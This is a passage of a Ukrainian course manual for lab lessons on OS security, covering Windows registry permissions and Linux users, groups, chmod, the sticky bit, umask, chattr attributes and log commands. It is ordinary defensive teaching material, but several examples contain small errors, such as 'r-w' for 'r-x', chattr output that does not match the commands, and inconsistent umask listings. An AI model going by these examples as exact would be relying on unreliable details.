| | \System\CurrentControlSet\Services\UPS |
| | \Software\Microsoft\Windows\CurrentVersion\Run |
| | \Software\Microsoft\Windows\CurrentVersion\RunOnce |
| | \Software\Microsoft\Windows\CurrentVersion\Uninstall |
| **HKEY_CLASSES_ROOT** | \HKEY_CLASSES_ROOT (і підрозділи) |
| **HKEY_USERS** | \.DEFAULT |

Для доступу до розділу **HKEY_LOCAL_MACHINE\Software \Microsoft\Windows NT\ CurrentVersion\PerfLib** можна взагалі видалити групу Everyone, а замість неї додати групу INTERACTIVE з правом Read (рис. 18).





*Рис. 18. Вікно дозволу HKEY_LOCAL_MACHINE*

Для обмеження віддаленого доступу до системного реєстру в Windows NT використовується запис в розділі **HKEY_LOCAL_-MACHINE\System\CurrentcontrolSet\Control\Secur PipeServers\winreg**. За умовчанням право віддаленого доступу до реєстру мають члени групи Administrators. У Workstation цей розділ відсутній, і його необхідно створити. Право віддаленого доступу до реєстру одержують тільки користувачі і групи, вказані в списку прав доступу до вказаного розділу. До деяких розділів реєстру необхідно надати доступ по мережі іншим користувачам або групам; для цього ці розділи можна вказати в параметрах Machine і Users підрозділу

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Contro\SecureP ipeServers\winreg\AllowedPaths.

## Консолі MMC як засіб адміністрування

Інформація про консолі викладена у файлі mmc.chm, що знаходиться в архіві разом з файлом практичного заняття.

**Перелік питань для підготовки** дивись у кінці відповідної лекції.

# Практичне заняття 4

## Тема. **Підсистема захисту ОС Linux**

**Мета** Провести аналіз підсистеми захисту ОС Linux.

**Освітня мета**

- Забезпечити глибоке засвоєння матеріалу.
- Виявити сильніших за рівнем знання курсантів з тим, щоб у подальшому задавати їм більш складне завдання.
- Простимулювати кращих курсантів зниженням оціночної шкали в модульному тесті.

**Виховна мета**

- Закріпити ази творчого мислення та їх практичну придатність.

**Розвиваюча мета**

- Розвинути навички самостійного вивчення матеріалу та творчого підходу до теми.

**Час:** 2* години.

**План**

1 Курсанти заздалегідь отримують текст практичного заняття. Вивчення теоретичного матеріалу відбувається під час самостійної роботи.
2 На занятті викладач проводить опитування курсантів за результатами теоретичної підготовки (10 хв.), після чого курсанти виконують завдання (60 хв.):
  2.1 Дослідження основних функцій підсистеми захисту операційної системи
3 Викладач оцінює якість роботи кожного курсанта за чотирьохбальною шкалою.
4 По закінченню заняття підбиваються підсумки (10 хв.).

**Необхідне програмне забезпечення:** ОС Linux

Узагальнивши матеріал з джерел [4], [20], [25], [27], [29], розглянемо основні захисні механізми Linux.

* Час проведення заняття визначається навчальним планом

## КОРОТКІ ВІДОМОСТІ ПРО LINUX

Linux – вільно поширювана версія UNIX, спочатку була розроблена Лінусом Торвальдсом (Linus Torvalds) в Університеті Хельсінкі (Фінляндія). Linux був створений за допомогою багатьох UNIX-програмістів і ентузіастів з Internet, що мають багато навиків і здібностей для розвинення системи.

Linux – це повна, розрахована на багато користувачів операційна система (так само, як і інші версії UNIX). Це означає, що одночасно багато користувачів можуть працювати на одній машині, одночасно виконувати багато програм.

Це мережна операційна система, що розрахована на багато користувачів, з мережною віконною графічною системою X Window System. ОС Linux підтримує стандарти відкритих систем і протоколи мережі Internet, сумісна з системами Unix, DOS, MS Windows. Всі компоненти системи, включаючи початкові тексти, розповсюджуються з ліцензією на вільне копіювання і установку для необмеженого числа користувачів.

## ФУНКЦІЇ ПІДСИСТЕМИ ЗАХИСТУ

На попередніх заняттях були розглянуті основні функції підсистеми захисту операційної системи. Стисло нагадаємо їх.

*1. Розмежування доступу.* Кожен користувач системи має доступ тільки до тих об'єктів операційної системи, до яких йому наданий доступ відповідно до поточної політики безпеки.

2. *Ідентифікація і автентифікація.* Жоден користувач не може почати роботу з операційною системою, не ідентифікувавши себе і не надавши системі автентифікуючу інформацію, яка підтверджує, що користувач дійсно є тим, за кого він себе видає.

3. *Аудит.* Операційна система реєструє в спеціальному журналі події, потенційно небезпечні для підтримки безпеки системи.

4. *Управління політикою безпеки.* Політика безпеки повинна постійно підтримуватися в адекватному стані, тобто повинна гнучко реагувати на зміни умов функціонування операційної системи, вимог до захисту інформації, що зберігається й обробляється в системі, і т.д. Керування політикою безпеки здійснюється адміністраторами системи з використанням відповідних засобів, вбудованих в операційну систему.

5. *Криптографічні функції.* У операційних системах шифрування використовується при зберіганні і передачі по каналах зв'язку паролів користувачів і деяких інших даних, критичних для безпеки системи.

6. *Мережні функції.* Сучасні операційні системи, як правило, працюють не ізольовано, а у складі локальних та/або глобальних комп'ютерних мереж.

## КОРИСТУВАЧІ І ГРУПИ

### Файл /etc/passwd

Оскільки Linux є *розрахованою на багато користувачів* операційною системою, це означає, що комп'ютер, зі встановленою на ньому операційною системою Linux, може підтримувати одночасну роботу багатьох користувачів, і кожний з них може одночасно бути підключений до системи більше одного разу. Для забезпечення безпеки системи важливо знати існуючі категорії користувачів і те, яким чином організована робота користувачів і які права їм надані.

Інформація про всіх користувачів конкретного комп'ютера Linux зберігається у файлі /etc/passwd, а зашифровані паролі зберігаються у файлі /etc/shadow.

***Вивчіть ці файли на своєму робочому місці і зробіть відповідні висновки.***

Лістинг 1. Приклад файлу **/etc/passwd**

```
$ cat /etc/passwd
root x:0:0:root:/root:/bin/bash
bin:x:l:l:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
----------------------------------------
----------------------------------------
nobody:x:9 9:9 9:Nobody:/:
xfs:x:100:101:X Font Server:/etc/Xll/fs:/bin/false
jdoe: x:500:100:John Doe:/home/jdoe:/bin/bash
student:x:501:100::/home/student:/bin/bash
```

Кожен рядок файлу **/etc/passwd** є записом інформації про користувача. Наприклад, розглянемо запис для користувача

**jdoe** - *jdoe:x:500:500:John Doe:/home/jdoe:/bin/bash*

Рядок складається з послідовності полів, розділених двокрапками. Розглянемо кожне поле (Табл.1).

*Таблиця 1*

Значення полів файлу **/etc/passwd**

| | |
|---|---|
| Jdoe | Ім'я користувача унікальне для комп'ютера Linux |
| X | Зашифрований пароль або мітка пароля. У старих дистрибутивах Linux пароль зберігається в зашифрованому вигляді (наприклад ghghggsr43), а в новіших використовується мітка пароля (x), а зашифрований пароль зберігається у файлі /etc/shadow |

| | *Продовження таблиці* |
|---|---|
| 500 | Унікальний ідентифікатор користувача (user ID), що використовується операційною системою для контролю над тим, якими файлами володіє і до яких файлів має доступ користувач jdoe |
| 100 | Ідентифікатор групи (group ID) |
| John Doe | Реальне ім'я або коментар |
| /home/jdoe | Початковий каталог, що надається користувачу для зберігання особистих файлів. Це каталог, в який потрапляє користувач після входу в систему |
| /bin/bash | Командний інтерпретатор, що використовується за замовченням. Командний інтерпретатор — це програма, яка дозволяє операційній системі Linux інтерпретувати і виконувати команди, що вводяться користувачами |

## КАТЕГОРІЇ КОРИСТУВАЧІВ

У Linux існує три типи користувачів:

- Системний адміністратор — кореневий користувач (root);
- Звичайні користувачі;
- Системні облікові записи.

**Суперкористувач**. Суперкористувач, якого часто називають кореневим користувачем або root, володіє повним контролем над роботою всієї системи. Він має доступ до всіх файлів системи та виняткове право запускати певні програми (наприклад, тільки кореневий користувач може виконати запуск httpd (Web-сервер Apache), оскільки httpd використовує порт 80, доступний тільки для кореневого користувача). Хакерам необхідний повний контроль над системою, тому вони хочуть отримати права root. Нижче наданий приклад змісту рядка з інформацією про суперкористувача у файлі /etc/passwd:

*root x:0:0:root:/root:/bin/bash*

Зверніть увагу, що значення ідентифікатора користувача для root завжди дорівнює 0. Будь-який обліковий запис з ідентифікатором користувача 0 є обліковим записом кореневого користувача (для інших облікових записів з правами root звичайно використовуються імена toor і super).

**Звичайні користувачі.** Звичайні користувачі — це користувачі, які можуть входити в систему. Прикладом звичайного користувача може слугувати користувач jdoe (див. лістинг 1). Як правило, звичайним користувачам надається початковий каталог (деякі користувачі не мають початкового

каталога і не можуть входити в систему, наприклад ті, які як командний інтерпретатор використовують /bin/ftponly), проте вони можуть створювати файли і працювати з ними у своєму початковому та інших каталогах. Існує декілька стандартних облікових записів для звичайних користувачів Linux за необхідності виконання ними якої-небудь роботи. Звичайні користувачі мають обмежений доступ до файлів і каталогів, що зберігаються у комп'ютері, і, як результат, вони не можуть виконувати багато операцій системного рівня.

**Системні облікові записи.** Для активації системних облікових записів не вимагається входу в систему. Це не реальні користувачі, а службові облікові записи, які не відносяться до певного користувача і використовуються операційною системою для власних цілей. Прикладами таких облікових записів можуть слугувати облікові записи nobody і 1p. Обліковий запис nobody створюється для організації і обробки HTTP-запитів. Користувачу під ім'ям nobody не потрібно входити в систему і для нього не існує початкового каталогу (якщо говорити абсолютно точно, то для nobody можна створити початковий каталог, але оскільки nobody не може входити в систему, то він і не може коректно виконувати основні дії по роботі з файлами). Обліковий запис 1p звичайно використовується для обробки запитів на друк (1p створюється для забезпечення роботи пристроїв друку).

## ДОДАВАННЯ КОРИСТУВАЧА З КОМАНДНОГО РЯДКА

Одним з ефективних засобів управління обліковими записами з командного рядка є **adduser (або useradd).** Додавати і видаляти облікові записи може тільки суперкористувач (**root).**

***Створіть на своєму робочому місці користувача comp[№ ПК] і задайте йому пароль p[№ ПК] (англійськими літерами).***

Щоб скористатися утилітою **adduser**, необхідно ввести команду adduser і ім'я користувача:

Наприклад: $ adduser Nicole

У відповідь **adduser** зробить все необхідне окрім установки проля:

```
Looking for first available UID . 508
Looking for first available GID . 509
Adding login: Nicole . done.
Creating home directory: /home/Nicole . done.
Creating mailbox: /var/spool/mail/Nicole . done.
Don’t forget to set the password.
```

Щоб встановити пароль, виконайте команду **passwd** плюс ім'я користувача. Наприклад, в даному випадку необхідна команда:

**$ passwd Nicole**

У відповідь Linux попросить ввести і підтвердити пароль:
Enter new Unix password:
Retype new Unix password:

## ГРУПИ КОРИСТУВАЧІВ

Група може складатися з одного або декількох користувачів. Зручно визначати параметри роботи відразу для багатьох користувачів, наприклад, обмежувати можливості користувачів або права на доступ до тих або інших файлів. Список існуючих в системі груп і користувачів в кожній з них зберігається у файлі /etc/group (лістинг 2) .

***Вивчіть цей файл на своєму робочому місці і зробіть відповідні висновки.***

Лістинг 2. Фрагмент файлу /etc/group

```
root:x:0:root
bin:x:1:root,bin,daemon
daemon:x:2 jroot,bin,daemon
sys:x:3:root,bin,adm
adm :'x: 4: root, adm, daemon
mail:x:12:mail
ftp:x:50:
nobody:x:9 9:
users:x:100:jdoe,student
```

Кожен рядок файлу **/etc/group** дає інформацію про одну групу. Наприклад, розглянемо зміст запису для групи users: users:x:100:jdoe, student.

Рядок складається з декількох полів, розділених двокрапками (Табл.2).

*Таблиця 2*

Значення полів рядків файлу **/etc/group**

| | |
|---|---|
| users | Унікальна назва групи |
| X | Зашифрований пароль для роботи в групі. Якщо це поле порожньо, пароль не потрібен, а якщо встановлено значення x, то необхідно використовувати інформацію захищеного файлу про пароль групи /etc/gshadow |
| 100 | Унікальний ідентифікатор групи |
| jdoe, student | Список імен користувачів-членів групи, вказаних через кому |

Таким чином, групу складають звичайні користувачі системи, в даному випадку користувачі jdoe і student.

Команда **groupadd** дозволяє здійснити додавання груп засобами командного рядка (Password Shadow Suite).

Якщо в системі встановлений пакет Password Shadow Suite, то для швидкого додавання групи можна скористатися утилітою командного рядка **groupadd.** Після цього все одно доведеться додати користувачів, проте початковий запис буде створений автоматично.

***Створіть на своєму робочому місці групу Class.***

Для додавання нової групи з автоматичним визначенням GID застосовується команда:

**$ /usr/sbin/groupadd <ім'я_групи>**

Якщо ж необхідно вказати ідентифікатор нової групи, вказується опція **– g:**

**$ /usr/sbin/groupadd –g <ID_групи> <ім'я_групи>.**

Для тих, хто вважає за краще додати групу зручними засобами з графічним інтерфейсом, існує утиліта **Linuxconf**.

***Після того, як Ви створили користувача і групу, перейдіть в інший термінал (Alt+F2), після чого авторизуйтеся в системі з правами Вашого нового користувача (ввести ім'я користувача і пароль).***

## ПРАВА ДОСТУПУ ДО ФАЙЛІВ

Одним з важливих аспектів безпеки систем Linux є правильне управління правами, що надаються користувачам. Для здійснення таких управлінських дій існує декілька способів, а саме: використання прав доступу до файлів, атрибутів файлів, квот на використання простору жорсткого диска і обмежень для ресурсів системи, що виділяються користувачу.

Права доступу до файлів дозволяють обмежити доступ до файлів або каталогів файлової системи. Користувач може володіти правом на читання (read), запис (write) і виконання (execute) файлу. Для каталогів існують ті ж повноваження, але вони визначаються дещо по-іншому: користувач може здійснювати читання (проглядати список файлів), запис (додавати або видаляти файли з каталогу) і виконувати програми, що знаходяться в каталозі.

***Викличте з командного рядка ОС файловий менеджер Midnight Commander (команда mc). За допомогою засобів навігації Midnight Commander перейдіть в робочу папку свого користувача /home/ім'я користувача. Створіть в робочій папці текстовий файл 1.txt***


***(Shift+F4). Перегляньте, а потім змініть права доступу до створеного Вами файлу.***

Розглянемо простий приклад надання прав доступу до файлу:

**$ ls -l a.txt**


-rw-rw-r-- 1 jdoe jdoe 24043 Nov 5 07:40 a.txt

В даному випадку ми виконуємо команду ls -1. Команда ls дозволяє вивести список всіх файлів, що зберігаються в каталозі. У нашому випадку в каталозі знаходиться тільки один файл — a.txt. Параметр -l дозволяє одержати докладнішу інформацію про файли. Результат виконання команди демонструється наступною інформацією:




Зверніть увагу, що файл має одного власника (jdoe) і належить одній групі (users). Це дуже важливо.

Тепер детально розглянемо права доступу до цього файлу: **-rw-rw-r--** Ця інформація складається з чотирьох елементів.




Перший символ визначає тип файлу. Існують наступні типи файлів.

| | |
|---|---|
| **-** | Звичайний файл |
| **d** | Каталог |
| **l** | Символічне посилання |
| **c** | Символьний пристрій |

| | |
|---|---|
| **b** | Блоковий пристрій |
| **s** | Сокет |

Після символу типу файлу йдуть три групи по три символи, що є правами доступу для володільця, групи і решти користувачів. Кожна група показує надані права доступу на читання (r), запис (w) і виконання (x) файлу. Якщо на позиції літери стоїть тире (–), то це означає, що дане право не надане. Наприклад: **rwxr-x--x**.

Перші три символи є правами доступу для власника. Право **«rwx»** означає, що користувач може здійснювати читання, запис і виконання цього файлу. Наступні три символи є правами доступу для членів групи. Права доступу **r-x** визначають, що члени групи можуть виконувати читання і виконання файлу, але не мають прав на запис. Останні три символи **(--x)** є правами доступу для решти користувачів і означають, що решта користувачів володіє тільки правом виконання файлу.

Зверніть увагу, що всі три права доступу можуть бути або надані, або не надані. Таким чином, права доступу можна розглядати як набір 0 і 1. Наприклад, «**rwx»** можна вважати послідовністю позитивних символів, тобто можна записати це право доступу як «111», або як 7 у вісімковій системі числення. Так само «**r-w»** можна подати у вигляді «101» або у вісімковому форматі як 5.

Якщо ми втілимо цю ідею на практиці для прав доступу *володілець/група/решта*, то право доступу **rwxr-x--x** в двійковому форматі виглядатиме **111101001**, а якщо ми розглянемо його як три групи вісімкових чисел, то набудемо значення **751.**

*Зміна прав доступу до файлу*. Для зміни прав доступу використовується команда **chmod**. Синтаксис цієї команди:

**chmod** режим_доступу <ім’я файлу ... >.

Вона сприймає 3 оператори, з яких:

- оператор «-» віднімає права доступу;
- оператор «+» додає права доступу;
- оператор «=» встановлює права доступу.

Для управління правами доступу користувача, групи або решти користувачів застосовується відповідний модифікатор – **u**, **g**, **o**, або **a**.

Кожен аргумент – це список символьних команд зміни прав доступу, розділених комами. Кожна така команда починається з нуля або більше літер «**ugoa»**, комбінація яких указує, чиї права доступу до файлу будуть змінені: користувача, що володіє файлом (u), інших користувачів в даній групі (g); інших користувачів, що не входять до даної групи (o);

всіх користувачів (a). Літера «a» еквівалентна «ugo». Якщо не задана жодна літера, то автоматично використовуватиметься літера «a», але біти, встановлені в umask, не торкатимуться.

Формат символьного режиму такий:

**[ugoa...][[+-=][rwxXstugo...]...][,...]**

Докладну інформацію по команді **chmod** можна одержати, набравши в командному рядку таку команду:

**$ man chmod**

Можна задавати права доступу для володільця, групи і решти користувачів у вигляді тризначного числа, використовуючи наступні значення:

- 0 = немає доступу;
- 1 = виконання;
- 2 = запис;
- 3 = запис і виконання (використовується рідко);
- 4 = читання;
- 5 = читання і виконання;
- 6 = читання і запис;
- 7 = повний набір прав доступу: читання, запис і виконання.

**Порада!!!** Найпростіший спосіб при щоденній установці прав доступу – це пам'ятати значення трьох основних прапорців: 1 = запуск, 2 = запис, 4 = читання. Для установки будь-якої комбінації прав доступу слід просто скласти ці числа. Наприклад, права доступу на читання і на запис це 4+2, тобто 6.

Приклади команди **chmod**:

**$ ls -l a.txt**

-rw-rw-r-- 1 jdoe users 10 Nov 15 12:19 a.txt

При зміні прав доступу за допомогою абсолютного режиму використовується набір вісімкових чисел для кожної групи символів:

**$ chmod 751 a.txt**

**$ ls -l a.txt**

-rwxr-x--x 1 jdoe users 10 Nov 15 12:19 a.txt

Зверніть увагу, як права доступу 751 трансформуються в rwxr-x--x. Тепер розглянемо інший варіант:

**$ chmod 640 a.txt**

**$ ls -1 a.txt**

-rw-r----- 1 jdoe jdoe 10 Nov 15 12:19 a.txt

В цьому випадку **640** перетворюється в **rw-r-----.**

Крім цього, для команди **chmod** права доступу можна задавати в символьному режимі:

```
$ ls -l a.txt
-rw-r-----      1 jdoe jdoe      10 Nov 15 12:24 a.txt
$ chmod +x a.txt
$ ls -l a.txt
-rwxr-x--x      1 jdoe jdoe      10 Nov 15 12:24 a.txt
```

Зміна прав доступу для певної групи:

```
$ chmod g-r a.txt
$ ls -1 a.txt
-rwx--x--x 1 jdoe       jdoe     10 Nov 15 12:24 a.txt
```

В даному випадку команда **chmod** виконується з параметром g-r, який означає «видалити права доступу групи на читання файлу».

**Біти збереження**. Якщо користувач володіє правом запису для каталогу, то цей користувач може видаляти файли і каталоги з даного каталогу, навіть якщо він не є власником цих файлів і права доступу не дозволяють йому здійснювати операції читання або запису для цього файлу:

```
$ ls -ld temp
drwxrwxrwx 2 jdoe users      1024 Nov 29 15:03 temp
```

В даному прикладі власником каталогу temp є користувач **jdoe**, але права запису надані для всіх користувачів. Тепер давайте розглянемо, як інший користувач **student** видаляє даний файл, хоча він і не є власником файлу і не володіє правом на його читання:

```
$ ls -l
total 0
-rw------- 1 jdoe users 0 Nov 29 15:00 a
-rw------- 1 root root 0 Nov 29 14:59 b
-rw------- 1 student users 0 Nov 29 14:59 c
-rw------- 1 jdoe users 0 Nov 29 14:59 d
$ cat b
cat: b: Permission denied
$ rm -f b
$ ls -l
total 0
-rw------- 1 jdoe users 0 Nov 29 15:00 a
-rw------- 1 student users 0 Nov 29 14:59 c
-rw------- 1 jdoe users 0 Nov 29 14:59 d
```

Команда **ls -ld** продемонструвала, що користувач **student** володіє правами на *читання/запис/виконання* каталогу temp. Після цього ми бачимо, що в каталозі temp знаходяться чотири файли, і лише один з них належить користувачу **student**, а на інші він не має прав читання/запису.

Як видно з вищенаведеного лістингу, користувач **student** успішно видалив файл, на який не мав прав читання. Це стало можливим, оскільки він володів правом запису в даному каталозі.

Існує метод обмеження, при якому користувач може видаляти з каталогу тільки власні файли (тобто користувач повинен бути їх власником). Це здійснюється за допомогою виклику команди **chmod** з параметром +t. Таким чином, буде встановлений біт збереження (sticky bit):

```
$ chmod +t temp
$ ls -ld temp
drwxrwxrwt 2 jdoe users 1024 Nov 29 15:21 temp
```

Зверніть увагу, що біт збереження відображається символом t на місці символу виконання (x) для групи символів, що відображають права доступу для всієї решти користувачів (не власника і не членів групи). Після того, як біт збереження встановлений, видаляти власні файли або каталоги *можуть тільки їх власники:*

```
$ ls -l
total 0
-rw------ 1 jdoe users 0 Nov 29 15:00 a
-rw------ 1 student jdoe 0 Nov 29 15:15 c
-rw------ 1 jdoe users 0 Nov 29 14:59 d
$ rm -f a
rm: cannot unlink 'a' Operation not permitted
$ rm c
$ ls –l
total 0
-rw------- 1 jdoe users    0 Nov 29 15:00
-rw------- 1 jdoe users    0 Nov 29 14:59
```

Після встановлення біта збереження користувач **student** не може видалити файли, що належать користувачу **jdoe**, але, як і раніше, може видаляти власні файли.

Хорошим прикладом каталогу, для якого потрібна установка біта збереження, може слугувати каталог **/tmp**, в якому всі користувачі зберігають свої тимчасові файли і каталоги. Всі користувачі мають право створювати файли і каталоги, але видаляти ці файли і каталоги можуть тільки їх власники:

```
$ ls -ld /tmp
drwxrwxrwt 21 root       root 3072 Nov 29 13:41 /tmp
```

У сучасних дистрибутивах Linux біт збереження в каталозі /tmp встановлений за умовчанням.

## ПРАВА ДОСТУПУ ЗА УМОВЧАННЯМ І КОМАНДА UMASK

При створенні користувачем файлу або каталога для них встановлюються права доступу, задані за умовчанням:

```
$ touch a.txt
$ mkdir directory_b
$ ls -l
total 1
    -rw-r--r-- 1 jdoe users 0 Nov 29 13:42 a.txt
    drwxr-xr-x 2 jdoe users 1024 Nov 29 13:43 directoryjo
```

Зверніть увагу, що для користувача **jdoe** встановлені наступні права доступу за умовчанням:

- 644 при створенні файлів;
- 755 при створенні каталогів.

Права доступу за умовчанням встановлюються згідно значенню маски для команди **umask**. Ця маска використовується для призначення прав доступу за умовчанням до файлів і каталогів, створюваних даних користувачем. Якщо маска не задана, то за умовчанням на нові файли встановлюються права доступу **666**, а на нові каталоги — **777**. Щоб відобразити поточну маску, потрібно виконати команду **umask**:

```
$ umask
022
```

Значення маски команди **umask** для користувача **jdoe** складає **022**. Визначити права доступу для створюваних користувачем **jdoe** файлів і каталогів досить просто. Для цього досить відняти значення аргументу від значень прав доступу, що використовуються за умовчанням.

| | | | |
|---|---|---|---|
| **Файли**: | 666 | **Каталоги:** | 777 |
| | **022** | | **022** |
| | 644 | | 755 |

Для того, щоб змінити права доступу, які надаються за умовчанням, потрібно змінити значення маски. Для завдання більш обмежених прав доступу можна використовувати значення **777**:

```
$ umask 777
$ touch з
$ ls -1
total 1
-rw-rw-r--      1 jdoe users      0 Nov 29 13:42 a.txt
----------      1 jdoe users      0 Nov 29 14:22 c
drwxrwxr-x 2 jdoe users      1024 Nov 29 13:43 directory_b
```

Звичайно, встановлені обмеження дуже суворі, оскільки тепер користувач **jdoe** не має права на читання і запис створених їм файлів:

```
$ cat 3
cat: c: Permission denied
```

Для створення файлів і каталогів з практичнішими правами доступу для команди **umask** можна використовувати значення маски **077**:

```
$ umask 077
$ touch d
$ mkdir directory_e
$ ls -1
total 2
-rw-rw-r-- 1 jdoe users 0 Nov 29 13:42 a.txt
---------- 1 jdoe users 0 Nov 29 14:22 c
-rw------- 1 jdoe users 0 Nov 29 14:30 d
drwxrwxr-x 2 jdoe users 1024 Nov 29 13:43 directory_b
drwx------ 2 jdoe users 1024 Nov 29 14:30 directory_e
```

Зверніть увагу, що значення маски **077** надає користувачу **jdoe** права доступу на читання/запис файлу d і права на читання/запис/виконання для каталогу **directory_e**, але не надає ніяких прав доступу членам групи і решті користувачів.

Для того, щоб встановити значення маски залежно від реєстраційного імені, під яким користувач входить в систему, досить додати наступну команду в сценарій реєстрації (наприклад, у файл ініціалізації ~/.bash_profile або інший подібний файл):

```
umask 077
```

## ОСНОВНЕ ПРАВИЛО ДЛЯ ПРИЗНАЧЕННЯ ПРАВ ДОСТУПУ ДО ФАЙЛІВ

Основне правило для встановлення прав доступу можна визначити таким чином: на доступ до файлів потрібно накладати найбільш жорсткі обмеження, а потім додавати права для певних користувачів або груп. Досить просто додавати привілеї, але дуже складно відняти їх без опору з боку користувачів.

## АТРИБУТИ ФАЙЛІВ

Окрім зміни прав доступу до файлів, користувач також може змінювати *атрибути* файлів (Табл. 3). Атрибути файлів можна змінювати за допомогою команди **chattr**, а команда **lsattr** дозволяє переглянути, які атрибути встановлені.

**На замітку.** Атрибути можуть встановлюватися тільки при використанні файлових систем ext2 і ext3 (стандартні файлові системи Linux) і не можуть застосовуватися при використанні інших файлових систем. Якщо здійснюється віддалене монтування файлової системи, наприклад за допомогою NFS, то всі встановлені атрибути зберігаються, але на машині клієнта не можна викликати команди **lsattr** або **chattr** для отримання списку або зміни встановлених атрибутів.

Атрибути дозволяють збільшити захист і безпеку по відношенню до файлу або каталогу. Наприклад, атрибут «**i**» (immutable) означає, що даний файл не можна модифікувати, видаляти, перейменовувати або встановлювати до нього посилання, тобто практично повністю захищає цей файл. Атрибут «**s**» використовується для повного стирання інформації файлу з жорсткого диска при його видаленні. Це дозволяє гарантувати, що зміст файлу буде повністю знищено після його видалення.

*Таблиця 3*

Атрибути файлів

| | |
|---|---|
| A | Відключає створення мітки atime для запису часу останнього звернення до файлу, що дозволяє скоротити кількість операцій звернення до диску в портативних комп'ютерах і при використанні NFS. Цей атрибут не підтримується багатьма версіями ядра, зокрема багатьма версіями до 2.0 |
| a | Відкриває файл тільки в режимі доповнення. Може бути встановлений тільки суперкористувачем |
| c | Ядром виконується автоматичне стиснення файлу перед його записом на диск |
| d | Дозволяє пропустити цей файл при виконанні команди створення резервної копії |
| i | Файл не можна модифікувати, видалити, перейменувати або створити на нього посилання. До файлу не можна додати ніяких даних |
| s | При видаленні файлу всі займані ним блоки жорсткого диска перезаписуються нулями |
| S | При модифікації файлу всі зміни синхронно фіксуються на жорсткому диску |
| u | При видаленні файлу його зміст зберігається на жорсткому диску |

***Перегляньте, а потім змініть атрибути створеного Вами раніше файлу.***

Нижче приведений приклад використання команди chattr (лістинг), атрибути встановлюються за допомогою параметра «+» і видаляються при виклику тієї ж команди з параметром «-».

**$ lsattr a.txt**

-------- a.txt

**$ chattr +c a.txt**

**$ chattr +d a.txt**
**$ chattr +a a.txt**
**$ lsattr a.txt**
s-c---d- a.txt
**$ chattr -d a.txt**
**$ lsattr a.txt**
s-c----- a.txt

## РЕЄСТРАЦІЯ ПОДІЙ В LINUX

Реєстрація подій широко використовується в Linux. Вона реалізована на рівні системи, застосувань і навіть окремих протоколів. За рідкими виключеннями (в основному це програми незалежних виробників) служби Linux видають реєстраційну інформацію в стандартні log-файли, нерідко спільно використовувані багатьма програмами.

Більшість log-файлів знаходяться в каталозі **/var/log**. Ось приклад лістингу цього каталогу на робочій станції під управлінням Rat Hat Linux 7.x :

**$ ls –al /var/log**

```
total 376
drwxr-xr-x    3 root  root  4096    Jan     24      08:52   .
drwxr-xr-x   18 root  root   4096 Jan      9       06:52   ..
-rw-------    1 root  root  9817    Jan     27      21:13   boot.log
-rw-------    1 root  root  5090    Jan     27      22:50   cron
-rw-r--r--    1 root  root  3115    Jan     27      21:33   dmesg
-rw-------    1 root  root  0       Jan     8       20:02   htmlacces.log
-rw-r--r--    1 root  root  146292 Jan      27      22:43   lastlog
-rw-------    1 root  root  692     Jan     27      21:34   maillog
-rw-------    1 root  root  34590   Jan     27      18:32   messages
-rw-r--r--    1 root  root  243     Jan     11      18:34   netconf.log
-rw-------    1 root  root  382     Jan     27      22:43   secure
-rw------- 1 rootroot  0     Jan     24      08:52   spooler
-rw-r--r--    1 root  root  0       Aug     22      21:32   statistics
drwxr-xr-x    2 root  root  4096    Aug     3       10:42   vbox
-rw-rw-r--    1 root        utmp    129024 Jan      22      22:43   vtmp
-rw-------    1 root        root    0       Jan     24      08:52
              xferlog
```

***Самостійно відпрацюйте наведені нижче команди і зробіть відповідні висновки.***

### lastlog

Команда **lastlog** відстежує входи користувачів в систему. Як сказано в довідковому керівництві **lastlog**, «lastlog витягує з файлу /var/log/lsatlog, форматує і виводить інформацію про останній вхід кожного з користувачів в систему. Видається реєстраційне ім'я, порт і час останнього входу в систему. За умовчанням (якщо не задавати прапори) **lastlog** упорядковує записи по ідентифікатору користувача».

За умовчанням **lastlog** повідомляє про всіх користувачів, вказаних у файлі /etc/passwd. Приклад команди:

**$ lastlog**

### last

Утиліта **last**, на відміну від утиліти lastlog, повідомляє не про останній вхід в систему для кожного користувача, а про останні за часом входи в систему і про те, хто саме з користувачів це робив. Як сказано в довідковому керівництві last, «**last** проглядає у зворотному напрямі файл **/var/log/wtmp** (або файл, вказний після прапора **-f**) і видає список всіх користувачів, з моменту створення цього файлу, які увійшли до системи (і які завершили сеанси)».

В результаті видаються наступні дані:

- реєстраційні імена користувачів;
- термінали (або служби), які вони використовували для входу в систему;
- IP-адреси (або імена хостів), з яких ініціювалися відповідні сеанси;
- дата і час початку сеансів;
- тривалість сеансів.

Приклад запиту **last**:

**$ last**

### xferlog

